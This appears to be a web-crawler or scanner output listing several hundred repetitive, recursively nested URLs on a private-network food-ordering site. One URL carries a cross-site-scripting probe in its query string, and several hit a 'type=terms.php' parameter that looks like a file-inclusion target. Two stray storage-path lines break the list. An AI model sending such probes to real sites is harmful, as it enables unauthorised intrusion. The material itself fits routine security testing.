http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/materialize.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/orders.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/place-order.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/routers
http://192.168.1.20/index.php/js/plugins/data-tables/css/routers/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/routers/logout.php
http://192.168.1.20/index.php/js/plugins/data-tables/css/style.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/css/tickets.php
http://192.168.1.20/index.php/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/js/plugins/data-tables/details.php
http://192.168.1.20/index.php/js/plugins/data-tables/images
http://192.168.1.20/index.php/js/plugins/data-tables/images/
http://192.168.1.20/index.php/js/plugins/data-tables/images/burger.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/images/cod.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/images/curry.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/images/doner.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/images/favicon
http://192.168.1.20/index.php/js/plugins/data-tables/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/js/plugins/data-tables/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/js/plugins/data-tables/images/favicon/login.php

http://192.168.1.20/index.php/js/plugins/data-tables/images/haddock.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/images/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/images/materialize-logo.png
http://192.168.1.20/index.php/js/plugins/data-tables/index.php
http://192.168.1.20/index.php/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/plugins/data-tables/js/appendage.php?type=terms.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/css
http://192.168.1.20/index.php/js/plugins/data-tables/js/css/custom
http://192.168.1.20/index.php/js/plugins/data-tables/js/css/custom/custom.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/js/css/custom/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/css/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/css/materialize.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/js/css/style.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/js/custom-script.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/details.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/images
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/burger.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/cod.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/curry.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/doner.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/favicon
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/favicon/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/haddock.jpg
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/images/materialize-logo.png
http://192.168.1.20/index.php/js/plugins/data-tables/js/index.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/custom-script.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/materialize.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/css
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/css/login.php

http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/jquery-validation
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/plugins/data-tables/js/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/materialize.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/orders.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/place-order.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/css
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/jquery-validation

http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/plugins/data-tables/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/plugins/data-tables/js/routers
http://192.168.1.20/index.php/js/plugins/data-tables/js/routers/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/routers/logout.php
http://192.168.1.20/index.php/js/plugins/data-tables/js/tickets.php
http://192.168.1.20/index.php/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/orders.php
http://192.168.1.20/index.php/js/plugins/data-tables/place-order.php
http://192.168.1.20/index.php/js/plugins/data-tables/routers
http://192.168.1.20/index.php/js/plugins/data-tables/routers/login.php
http://192.168.1.20/index.php/js/plugins/data-tables/routers/logout.php
http://192.168.1.20/index.php/js/plugins/data-tables/tickets.php
http://192.168.1.20/index.php/js/plugins/details.php
http://192.168.1.20/index.php/js/plugins/images
http://192.168.1.20/index.php/js/plugins/images/
http://192.168.1.20/index.php/js/plugins/images/burger.jpg
http://192.168.1.20/index.php/js/plugins/images/cod.jpg
http://192.168.1.20/index.php/js/plugins/images/curry.jpg
http://192.168.1.20/index.php/js/plugins/images/doner.jpg
http://192.168.1.20/index.php/js/plugins/images/favicon
http://192.168.1.20/index.php/js/plugins/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/js/plugins/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/js/plugins/images/favicon/login.php
http://192.168.1.20/index.php/js/plugins/images/haddock.jpg
http://192.168.1.20/index.php/js/plugins/images/login.php
http://192.168.1.20/index.php/js/plugins/images/materialize-logo.png
http://192.168.1.20/index.php/js/plugins/index.php
http://192.168.1.20/index.php/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation
http://192.168.1.20/index.php/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/appendage.php?type=terms.php

http://192.168.1.20/index.php/js/plugins/jquery-validation/css
http://192.168.1.20/index.php/js/plugins/jquery-validation/css/custom
http://192.168.1.20/index.php/js/plugins/jquery-validation/css/custom/custom.min.css
http://192.168.1.20/index.php/js/plugins/jquery-validation/css/custom/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/css/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/css/materialize.min.css
http://192.168.1.20/index.php/js/plugins/jquery-validation/css/style.min.css
http://192.168.1.20/index.php/js/plugins/jquery-validation/details.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/images
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/burger.jpg
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/cod.jpg
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/curry.jpg
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/doner.jpg
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/favicon
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/favicon/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/haddock.jpg
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/images/materialize-logo.png
http://192.168.1.20/index.php/js/plugins/jquery-validation/index.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/custom-script.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/materialize.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/css
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/js/jquery.dataTables.min.js

http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/jquery-validation
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/plugins/jquery-validation/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/orders.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/place-order.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/routers
http://192.168.1.20/index.php/js/plugins/jquery-validation/routers/login.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/routers/logout.php
http://192.168.1.20/index.php/js/plugins/jquery-validation/tickets.php
http://192.168.1.20/index.php/js/plugins/js
http://192.168.1.20/index.php/js/plugins/js/custom-script.js
http://192.168.1.20/index.php/js/plugins/js/login.php
http://192.168.1.20/index.php/js/plugins/js/materialize.min.js
http://192.168.1.20/index.php/js/plugins/js/plugins
http://192.168.1.20/index.php/js/plugins/js/plugins.min.js
http://192.168.1.20/index.php/js/plugins/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/css
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/plugins/js/plugins/data-tables/login.php

http://192.168.1.20/index.php/js/plugins/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/plugins/js/plugins/jquery-validation
http://192.168.1.20/index.php/js/plugins/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/js/plugins/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/plugins/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/plugins/js/plugins/login.php
http://192.168.1.20/index.php/js/plugins/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/plugins/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/plugins/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/plugins/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/plugins/login.php
http://192.168.1.20/index.php/js/plugins/orders.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/appendage.php?type=terms.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/css/custom
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/css/custom/custom.min.css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/css/custom/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/css/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/css/materialize.min.css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/css/style.min.css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/details.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/burger.jpg
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/cod.jpg
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/curry.jpg
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/doner.jpg
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/favicon
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/favicon/apple-touch-icon-152x152.png
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/favicon/favicon-32x32.png
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/favicon/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/haddock.jpg
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/images/materialize-logo.png
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/index.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/custom-script.js

http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/materialize.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/angular.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/css/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/js/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/data-tables/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/jquery-validation
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/jquery-validation/additional-methods.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/jquery-validation/jquery.validate.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/jquery-validation/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/perfect-scrollbar
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/orders.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/perfect-scrollbar.css
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/place-order.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/routers
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/routers/login.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/routers/logout.php
http://192.168.1.20/index.php/js/plugins/perfect-scrollbar/tickets.php


http://192.168.1.20/index.php/js/plugins/place-order.php
http://192.168.1.20/index.php/js/plugins/routers
http://192.168.1.20/index.php/js/plugins/routers/login.php
http://192.168.1.20/index.php/js/plugins/routers/logout.php
http://192.168.1.20/index.php/js/plugins/tickets.php
http://192.168.1.20/index.php/js/routers
http://192.168.1.20/index.php/js/routers/login.php
http://192.168.1.20/index.php/js/routers/logout.php
http://192.168.1.20/index.php/js/tickets.php
http://192.168.1.20/index.php/login.php
http://192.168.1.20/index.php/orders.php
http://192.168.1.20/index.php/place-order.php
http://192.168.1.20/index.php/routers
http://192.168.1.20/index.php/routers/login.php
http://192.168.1.20/index.php/routers/logout.php
http://192.168.1.20/index.php/tickets.php
http://192.168.1.20/index.php?+%27%22%3Cscript%3Ealert(1);%3C/script%3E
http://192.168.1.20/js
http://192.168.1.20/js/
http://192.168.1.20/js/?C=S;O=D
http://192.168.1.20/js/bootstrap.min.js
http://192.168.1.20/js/custom-script.js
http://192.168.1.20/js/jquery.min.js
http://192.168.1.20/js/materialize.min.js
http://192.168.1.20/js/plugins
http://192.168.1.20/js/plugins.min.js
http://192.168.1.20/js/plugins/
http://192.168.1.20/js/plugins/?C=D;O=D
http://192.168.1.20/js/plugins/angular-materialize.js
http://192.168.1.20/js/plugins/angular.min.js
http://192.168.1.20/js/plugins/animate-css
http://192.168.1.20/js/plugins/animate-css/
http://192.168.1.20/js/plugins/animate-css/?C=D;O=D
http://192.168.1.20/js/plugins/animate-css/animate.css
http://192.168.1.20/js/plugins/data-tables
http://192.168.1.20/js/plugins/data-tables/
http://192.168.1.20/js/plugins/data-tables/?C=D;O=D
http://192.168.1.20/js/plugins/data-tables/css
http://192.168.1.20/js/plugins/data-tables/css/
http://192.168.1.20/js/plugins/data-tables/css/?C=S;O=D
http://192.168.1.20/js/plugins/data-tables/css/jquery.dataTables.min.css
http://192.168.1.20/js/plugins/data-tables/data-tables-script.js
http://192.168.1.20/js/plugins/data-tables/images
http://192.168.1.20/js/plugins/data-tables/images/


http://192.168.1.20/js/plugins/data-tables/images/?C=D;O=D
http://192.168.1.20/js/plugins/data-tables/images/sort_asc.png
http://192.168.1.20/js/plugins/data-tables/images/sort_asc_disabled.png
http://192.168.1.20/js/plugins/data-tables/images/sort_both.png
http://192.168.1.20/js/plugins/data-tables/images/sort_desc.png
http://192.168.1.20/js/plugins/data-tables/images/sort_desc_disabled.png
http://192.168.1.20/js/plugins/data-tables/js
http://192.168.1.20/js/plugins/data-tables/js/
http://192.168.1.20/js/plugins/data-tables/js/?C=S;O=D
http://192.168.1.20/js/plugins/data-tables/js/jquery.dataTables.min.js
http://192.168.1.20/js/plugins/formatter
http://192.168.1.20/js/plugins/formatter/
http://192.168.1.20/js/plugins/formatter/?C=S;O=D
http://192.168.1.20/js/plugins/formatter/jquery.formatter.min.js
http://192.168.1.20/js/plugins/jquery-1.11.2.min.js
http://192.168.1.20/js/plugins/jquery-validation
http://192.168.1.20/js/plugins/jquery-validation/
http://192.168.1.20/js/plugins/jquery-validation/?C=D;O=D
